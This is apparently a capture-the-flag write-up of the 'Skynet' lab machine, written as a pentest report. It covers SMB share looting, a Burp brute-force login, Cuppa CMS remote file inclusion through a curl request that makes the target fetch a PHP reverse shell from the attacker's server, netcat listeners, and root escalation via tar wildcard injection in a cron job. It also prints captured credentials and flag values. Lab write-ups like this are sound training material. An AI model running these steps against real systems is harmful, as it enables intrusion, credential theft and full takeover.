

# Skynet Write up.

Whoami: Accessone

21-10-2021

#### **Overview**

We have been tasked with penetration testing SKYNETS network all we have been given in advance is a single I.P address this will be our starting point to try and gain specific sensitive files as POC of access to the network with various levels of access.

#### Goals

- 1. Get user.txt file contents.
- 2. Get Root.txt File contents

## **Tools Used**

Nmap --- <a href="https://nmap.org/">https://nmap.org/</a>

Gobustr --- <a href="https://github.com/O]/gobuster">https://github.com/O]/gobuster</a>

Burp suite (Community ed) --- https://portswigger.net

Smbmap ---https://github.com/ShawnDEvans/smbmap

Smbclient --- https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

Curl --- https://curl.se/docs/manpage.html

#### **Vulnerabilities Found**

- I. Anonymous SMB share with plain text user names and credential list found.
- II. **EDB-ID: 25971** Cuppa CMS '/alertConfigField.php' Local/Remote File Inclusion
- III. File Back.sh found running regularly via cron jobs spawning a shell that we later abused to escalate our privileges

# **Information Provided by Skynet**

**skynet ip** --- 10.10.41.56

# **Penetration test/POC -Initial Enumaration (Nmap)**

```
sudo nmap -sV -sS -O -A
Nmap scan report for 10.10.41.56
PORT STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp open http
                     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open pop3
                     Dovecot pop3d
|_pop3-capabilities: CAPA SASL AUTH-RESP-CODE UIDL PIPELINING RESP-CODES TOP
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap
                     Dovecot imapd
_imap-capabilities: more LOGIN-REFERRALS have capabilities listed post-login ENABLE IDLE
Pre-login LOGINDISABLEDA0001 OK IMAP4rev1 ID LITERAL+ SASL-IR
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/
).
Host script results:
_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: skynet
| NetBIOS computer name: SKYNET\x00
Domain name: \x00
| FQDN: skynet
_ System time: 2021-10-21T16:15:01-05:00
| smb-security-mode:
| account used: guest
```

```
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-10-21T21:15:01
|_ start_date: N/A
```

## **NMAP REVIEW**

we have ssh but no creds on 22 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

we have a webserver on port 80 Apache httpd 2.4.18 ((Ubuntu)

we have some smb ports open:

139 netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

45/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

and an email service:


110/tcp open pop3 Dovecot pop3d

43/tcp open imap Dovecot imapd

LOGINDISABLEDA0001 OK IMAP4rev1 ID LITERAL+ SASL-IR

Navigating to the web server we are greeted by this page:





## **Gobuster Enumeration**

```
[~/Desktop/thm/Skynet]
 💲 gobuster dir -w <u>/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt</u> —url http://10.10.41
56:80
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                          http://10.10.41.56:80
[+] Url:
[+] Method:
                          GET
[+] Threads:
                          10
                          /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Wordlist:
[+] Negative Status codes:
                         484
                          gobuster/3.1.0
  User Agent:
[+] Timeout:
                          105
2021/10/21 17:17:54 Starting gobuster in directory enumeration mode
                   /admin
/css
/is
/config
/ai
/squirrelmail
                                                                             ^[[A
server-status
                    (Status: 403) [Size: 276]
Progress: 211321 / 220561 (95.81%)
```

Enumerating the webserver on port 80 revealed an accessible squirrelmail login portal.

All other directories found were inaccessible.



### **SMB Enumeration**

```
(kali@kali)-[~/Desktop/thm/Skynet]
$ smbmap -H 10.10.41.56
[+] Guest session IP: 10.10.41.56:445
                                                                   Name: 10.10.41.56
                                                                                              Permissions
                                                                                                                     Comment
                                                                                             NO ACCESS
READ ONLY
NO ACCESS
                                                                                                                    Printer Drivers
Skynet Anonymous Share
Miles Dyson Personal S
           anonymous
milesdyson
hare
                                                                                              NO ACCESS
                                                                                                                     IPC Service (skynet se
rver (Samba, Ubuntu))
(kali@kali)-[~/Desktop/thm/Skynet]
snbmap -H 10.10.41.56 -R \anonymous\
[+] Guest session IP: 10.10.41.56:445 Name: 10.10.41.56
            Disk
                                                                                               Permissions
                                                                                                                      Comment
                                                                                               READ ONLY
            anonymous
             .\anonymous\*
            .\anony...
dr--r--r--
dr--r--r--
                                               0 Thu Nov 26 11:04:00 2020
0 Tue Sep 17 03:20:17 2019
163 Tue Sep 17 23:04:59 2019
0 Wed Sep 18 00:42:16 2019
                                                                                               logs
             .\anonymous\logs\*
                                                  0 Wed Sep 18 00:42:16 2019
            dr-r-r-
fr-r-r-
                                                 0 Thu Nov 26 11:04:00 2020
0 Wed Sep 18 00:42:13 2019
                                                                                               log2.txt
log1.txt
                                                471 Wed Sep 18 00:41:59 2019
                                                  0 Wed Sep 18 00:42:16 2019
                                                                                               log3.txt
```

Through enumeration of smb shares we found an open anonymous access share.


Further inspection of this share revealed documents containing two potential user names and a list of plain text passwords within the logs.

We can see below the exfiltration process.


```
(kali⊕kali)-[~/Desktop/thm/Skynet]
-$ | mbmap -H 10.10.41.56 -r \anonymous\\ -A attention.txt
                        IP: 10.10.41.56:445
                                                   Name: 10.10.41.56
+] Starting search for files matching 'attention.txt' on share anonymous.
+] Match found! Downloading: anonymous\attention.txt
-(kali@kali)-[~/Desktop/thm/Skynet]
-$ smbclient \\\\10.10.41.56\\anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
mb: \> ls
                                                  0 Thu Nov 26 11:04:00 2020
                                                  0 Tue Sep 17 03:20:17 2019
 attention.txt
                                                163 Tue Sep 17 23:04:59 2019
 logs
                                                 0 Wed Sep 18 00:42:16 2019
                9204224 blocks of size 1024. 5810600 blocks available
smb: \> cd logs
smb: \logs\> ls
                                                  0 Wed Sep 18 00:42:16 2019
                                                  0 Thu Nov 26 11:04:00 2020
 log2.txt
                                                  0 Wed Sep 18 00:42:13 2019
 log1.txt
                                                471 Wed Sep 18 00:41:59 2019
                                        N
                                                  0 Wed Sep 18 00:42:16 2019
 log3.txt
                9204224 blocks of size 1024. 5810600 blocks available
smb: \logs\> get log∗.txt
IT_STATUS_OBJECT_NAME_INVALID opening remote file \logs\log*.txt
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (4.0 KiloBytes/sec) (average 4.0 KiloBytes/sec)
mb: \logs\> [
```

## **Email account Compromisation**


Using the user name **miles dyson** that was found within **attention.txt** and the list of passwords we found within the logs we used burp suite to catch our login in request then sent it over to the intruder tool to run a brute force attack against the login. Catching our request with burp proxy:



Setting payload positions for intruder to test against:




Successful output from the password list via burpsuit:




This gave us the password seen in the above image with status code 302.

We took this password and used it against milesdyson on the email client.



Once into the email account we worked through the emails finding some useful further login credentials for miles dyson.



#### This lead us onto our next SMB Share:

```
-$ smbmap -u milesdyson -p ')s A52Z=F^n_E.B ' -R -H 10.10.41.56
                                                                                                                130
[+] IP: 10.10.41.56:445 Name: 10.10.41.56
                                                                 Permissions
                                                                                  Comment
       Disk
                  I
                                                                 READ ONLY
        print$
                                                                                  Printer Drivers
        .\print$\*
                                  0 Tue Sep 17 01:57:41 2019
                                  0 Thu Oct 21 17:05:37 2021
                                  0 Mon Nov 19 89:33:46 2018
                                                                 W32X86
        dr-r-r-
                                  0 Mon Nov 19 09:33:46 2018
                                  0 Mon Nov 19 89:33:46 2018
                                                                 COLOR
        dr-r-r-
        dr-r-r-
                                  0 Mon Nov 19 09:33:46 2018
                                                                 W32PPC
                                  0 Mon Nov 19 89:33:46 2018
                                                                 WIN48
        dr-r-r-
                                  0 Mon Nov 19 09:33:46 2018
                                                                 TA64
                                                                 W32ALPHA
                                  0 Mon Nov 19 09:33:46 2018
                                                                 W32MIPS
        dr-r-r-
                                  0 Mon Nov 19 09:33:46 2018
        anonymous
                                                                 READ ONLY
                                                                                  Skynet Anonymous Share
        .\anonymous\*
        dr-r-r-
                                  0 Thu Nov 26 11:04:00 2020
        dr-r-r-
                                  0 Tue Sep 17 03:20:17 2019
                                163 Tue Sep 17 23:04:59 2019
0 Wed Sep 18 00:42:16 2019
                                                                 attention.txt
        dr-r-r-
                                                                 logs
        .\anonymous\logs\*
        dr-r-r-
                                  0 Wed Sep 18 00:42:16 2019
                                  0 Thu Nov 26 11:04:00 2020
                                  0 Wed Sep 18 00:42:13 2019
                                                                  log2.txt
                                471 Wed Sep 18 80:41:59 2019
                                                                 log1.txt
                                  0 Wed Sep 18 00:42:16 2019
                                                                 log3.txt
                                                                 READ ONLY
                                                                                  Miles Dyson Personal Share
        milesdyson
        .\milesdyson\*
                                  0 Tue Sep 17 05:05:47 2019
                            0 Tue Sep 17 23:51:02 2019
5743095 Tue Sep 17 05:05:14 2019
                                                                 Improving Deep Neural Networks.pdf
                           12927230 Tue Sep 17 05:05:14 2019
                                                                 Natural Language Processing-Building Sequence Model
s.pdf
                           19655446 Tue Sep 17 05:05:14 2019
                                                                 Convolutional Neural Networks-CNN.pdf
                                 0 Tue Sep 17 05:18:40 2019
                                                                 notes
                            4304586 Tue Sep 17 05:05:14 2019
3531427 Tue Sep 17 05:05:14 2019
                                                                 Neural Networks and Deep Learning.pdf
                                                                 Structuring your Machine Learning Project.pdf
        .\milesdyson\notes\*
                                  0 Tue Sep 17 05:18:40 2019
        dr-r-r-
                                  0 Tue Sep 17 05:05:47 2019
                              65601 Tue Sep 17 05:01:29 2019
                                                                 3.01 Search.md
        fr-r-r-
                               5683 Tue Sep 17 05:01:29 2019
                                                                 4.01 Agent-Based Models.md
                               7949 Tue Sep 17 05:01:29 2019
        fr-r-r-
                                                                 2.08 In Practice.md
```

#### we find a document called **important.txt** under a **notes** Directory so we exfiltrate this file:

```
File Actions Edit View Help

Failed to use machine account credentials

(kali@kali)=[~]

$ smbclient \\\\18.18.41.56\\milesdyson -U milesdyson

Enter WORKGROUP\milesdyson's password:

Try "help" to get a list of possible commands.

smb: \> ls

D

O

Tue Sep 17 05:05:47 2019

D

O

Tue Sep 17 23:51:03 2019

Improving Deep Neural Networks.pdf

N

S7/43095 Tue Sep 17 05:05:14 2019

Natural Language Processing-Building Sequence Models.pdf

N

19655446 Tue Sep 17 05:05:14 2019

Neural Networks and Deep Learning.pdf

N

4304586 Tue Sep 17 05:05:14 2019

Structuring your Machine Learning Project.pdf

N

3531427 Tue Sep 17 05:05:14 2019
```


```
\> cd notes
   mb: \notes\> ls
                                                                                                                                             0 Tue Sep 17 05:18:40 2019
0 Tue Sep 17 05:05:47 2019
                                                                                                                           D Tue Sep 17 05:05:47 2019
N 65601 Tue Sep 17 05:01:29 2019
N 5683 Tue Sep 17 05:01:29 2019
N 7949 Tue Sep 17 05:01:29 2019
N 3114 Tue Sep 17 05:01:29 2019
N 70314 Tue Sep 17 05:01:29 2019
N 117 Tue Sep 17 05:01:29 2019
N 9221 Tue Sep 17 05:01:29 2019
N 9221 Tue Sep 17 05:01:29 2019
   3.01 Search.md
   4.01 Agent-Based Models.md
   2.08 In Practice.md
   0.00 Cover.md
   1.02 Linear Algebra.md
   important.txt
important.txt
6.01 pandas.md
3.00 Artificial Intelligence.md
N
1165 Tue Sep 17 05:01:29 2019
3.02 Planning.md
N
1165 Tue Sep 17 05:01:29 2019
3.02 Planning.md
N
1657 Tue Sep 17 05:01:29 2019
1.04 Probability.md
N
1657 Tue Sep 17 05:01:29 2019
2.06 Natural Language Processing.md
N
26 Tue Sep 17 05:01:29 2019
1.03 Calculus.md
N
26 Tue Sep 17 05:01:29 2019
1.03 Calculus.md
N
30 Reinforcement Learning.md
N
26 Tue Sep 17 05:01:29 2019
1.08 Probabilistic Graphical Models.md
N
81655 Tue Sep 17 05:01:29 2019
1.08 Bayesian Statistics.md
N
81655 Tue Sep 17 05:01:29 2019
1.06 Bayesian Statistics.md
N
81655 Tue Sep 17 05:01:29 2019
1.07 Functions.md
N
104726 Tue Sep 17 05:01:29 2019
2.04 Model Selection.md
N
33383 Tue Sep 17 05:01:29 2019
1.09 Tue Sep 17 05:01:29 2019
2.00 Machine Learning.md
N
144726 Tue Sep 17 05:01:29 2019
2.01 Neural Nets.md
N
33383 Tue Sep 17 05:01:29 2019
2.02 Supervised Learning.nd
N
144726 Tue Sep 17 05:01:29 2019
2.03 Simulation.nd
N
20 Tue Sep 17 05:01:29 2019
2.04 Model Selection.md
N
123 Tue Sep 17 05:01:29 2019
3.05 In Practice.md
N
1123 Tue Sep 17 05:01:29 2019
1.07 Graphs.md
N
1107 Tue Sep 17 05:01:29 2019
1.09 Tue Sep 17 05:01:29 2019
1.09 Tue Sep 17 05:01:29 2019
   6.01 pandas.md
                                                                                                                        N 1123 Tue Sep 17 05:01:29 2019
N 5110 Tue Sep 17 05:01:29 2019
N 21579 Tue Sep 17 05:01:29 2019
N 39443 Tue Sep 17 05:01:29 2019
N 2516 Tue Sep 17 05:01:29 2019
N 5788 Tue Sep 17 05:01:29 2019
N 25823 Tue Sep 17 05:01:29 2019
N 64291 Tue Sep 17 05:01:29 2019
N 940 Tue Sep 17 05:01:29 2019
N 21 Tue Sep 17 05:01:29 2019
N 44601 Tue Sep 17 05:01:29 2019
N 28790 Tue Sep 17 05:01:29 2019
N 13360 Tue Sep 17 05:01:29 2019
N 22 Tue Sep 17 05:01:29 2019
   1.07 Graphs.md
   2.07 Unsupervised Learning.md
   2.05 Bayesian Learning.md
   5.03 Anonymization.md
   5.01 Process.md
   5.01 Process....
1.09 Optimization.md
   1.05 Statistics.md
   5.02 Visualization.md
   5.00 In Practice.md
   4.02 Nonlinear Dynamics.md
   1.10 Algorithms.md
    3.84 Filtering.md
    1.00 Foundations.md
                                                  9284224 blocks of size 1024. 5810536 blocks available
 mb: \notes\> get important.txt
```

etting file \notes\important.txt of size 117 as important.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/se

This file contained the name of a hidden directory on the web server:

- Add features to beta CMS /45kra24zxs28v3yd
- 2. Work on T-800 Model 101 blueprints
- Spend more time with my wife

If we navigate to the hidden directory we find miles dysons personal page:




Nothing really interesting here but we now know what miles looks like.

Within the source code it tells us he is the creator of skynet Al.

We run GoBuster on the hidden directory seen below:




we find an /Administrator directory so we navigate to it via <a href="http://skynetlP/45kre24xzs28v3yd/administrator/">http://skynetlP/45kre24xzs28v3yd/administrator/</a> in our web browser.




# **CMS SERVER Exploitation**

We check on searchslploit for cuppa cms:




The Referenced **EDB-ID: 25971** allows local and remote file inclusions on the server.


https://www.exploit-db.com/exploits/25971



To exploit this vulnerability we used the PenTest-Monkey PHP Reverse Shell ensuring to configure the script to our own ip and port that we would start a listener on.

https://github.com/pentestmonkey/php-reverse-shell





Once we have done this we are close to getting out initial shell first of all we rename our script to shell.php then open a python http server to serve the file to the server request:

```
(kali@kali)=[~/Desktop/thm/Skynet/php-reverse-shell]
    spython3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Then start a Netcat listener to catch the reverse connection:

```
(kali@ kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
```

We then launch the attack using the following command:

```
(kali@kali)-[~/Desktop/thm/Skynet]
$ curl -X GET http://10.10.41.56/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.9.7.59:8000/shell.php?
```

This command tells the server to take the file from our machine, upload's it and executes it due to the vulnerability within cuppa cms.

Our http server responds servingthe file which the server will then execute die to us using a Get request:

```
(kali@ kali) = [~/Desktop/thm/Skynet/php-reverse-shell]

$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

10.10.41.56 - - [21/Oct/2021 18:26:04] "GET /shell.php HTTP/1.0" 200 -
```

This spawns us a shell on the skynet machine:

```
File Actions Edit View Help

(kali@kali)-[~]
$ nc -lvnp 9001
Listening on [any] 9001 ...
connect to [10.9.7.59] from (UNKNOWN) [10.10.41.56] 49018
Linux skynet 4.8.0-58-generic #63-16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
17:26:04 up 1:20, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGING IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ []
```

We then stabilise our shell to allow us to use the Tab autocomplete, navigation arrows as well as to prevent us accidently dropping the shell:

```
(kali@kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.7.59] from (UNKNOWN) [10.10.41.56] 49018
Linux skynet 4.8.0-58-generic #63-16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_01
17:26:04 up 1:20, 0 users, load average: 0.00, 0.00
USER TTY FROM LOGIND IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@skynet:/$ [
```

Entered above: python -c "import pty; pty.spawn('/bin/bash')"

Then CTRL + Z to background the shell.

On our attack machine terminal we do the following:

```
(kali@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 9001
export TERM-xtrm
bash: export: 'TERM-xtrm': not a valid identifier
wwwr-data@skynet:/$ export TERM=xtrm
```

Stty raw -echo; fg this will reopen our shell as seen above we then in the skynet shell type:

Export TERM=xtrm

And execute it we now have a stabilised shell that won't die on us.

Having a look around the users profile and find a user.txt

```
tyww-data@skynet:/$ cd usr

www-data@skynet:/usr$ ls

bin games include lib local sbin share src

www-data@skynet:/usr$ cd ..

www-data@skynet:/$ cd home

www-data@skynet:/home$ ls

milesdyson

www-data@skynet:/home$ cd milesdyson

www-data@skynet:/home/milesdyson$ ls

backups mail share user.txt

www-data@skynet:/home/milesdyson$ cat user.txt

7ce5c2109a40f958099283600a9ae807

www-data@skynet:/home/milesdyson$
```

Cat the file and find flag 1.

# Privilege escalation from WWW to root.

After looking at a few different possible vectors for priv escalation on the network i came across a cron job running backup.sh every 1 minute.

The file was spawning a shell and then creating a backup of the entire directory, it was running as root and i could write to that directory after further research we found that wild card injection within tar checkpoint actions was the was forward this means commands can be executed with the use of checkpoint actions since tar has a wildcard.

Seen below is the cat od backup.sh showing what it does:

```
www-data@skynet:/home/milesdyson/backups$ ls
backup.sh backup.tgz
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
```

Spawns a shell navigates to the /var/www/html directory and creates a backup of it.

So we will navigate to that directory and create our privesc file:

As seen in the second image above we then set the checkpoint flags and just sit back and wait once we have set up out new Netcat listener after a minute out nc listener gets a shell which is root!!

A min later once the cron job runs.

```
(kali@ kali)-[~]

$ nc -lvnp 9005
listening on [any] 9005 ...
connect to [10.9.7.59] from (UNKNOWN) [10.10.41.56] 39570
/bin/sh: 0: can't access tty; job control turned off
# whoami
root

[ ]
```

All thats left is to go and collect the root flag for proof of access.

```
# ls
45kra24zxs28v3yd
admin
ai
--checkpoint-action-exec-sh shell.sh
config
css
image.png
index.html
js
shell.sh
style.css
# cd
# ls
root.txt
# cat root.txt
3f0372db24753accc7179a282cd6a949
```

Thanks for taking the time to read my report.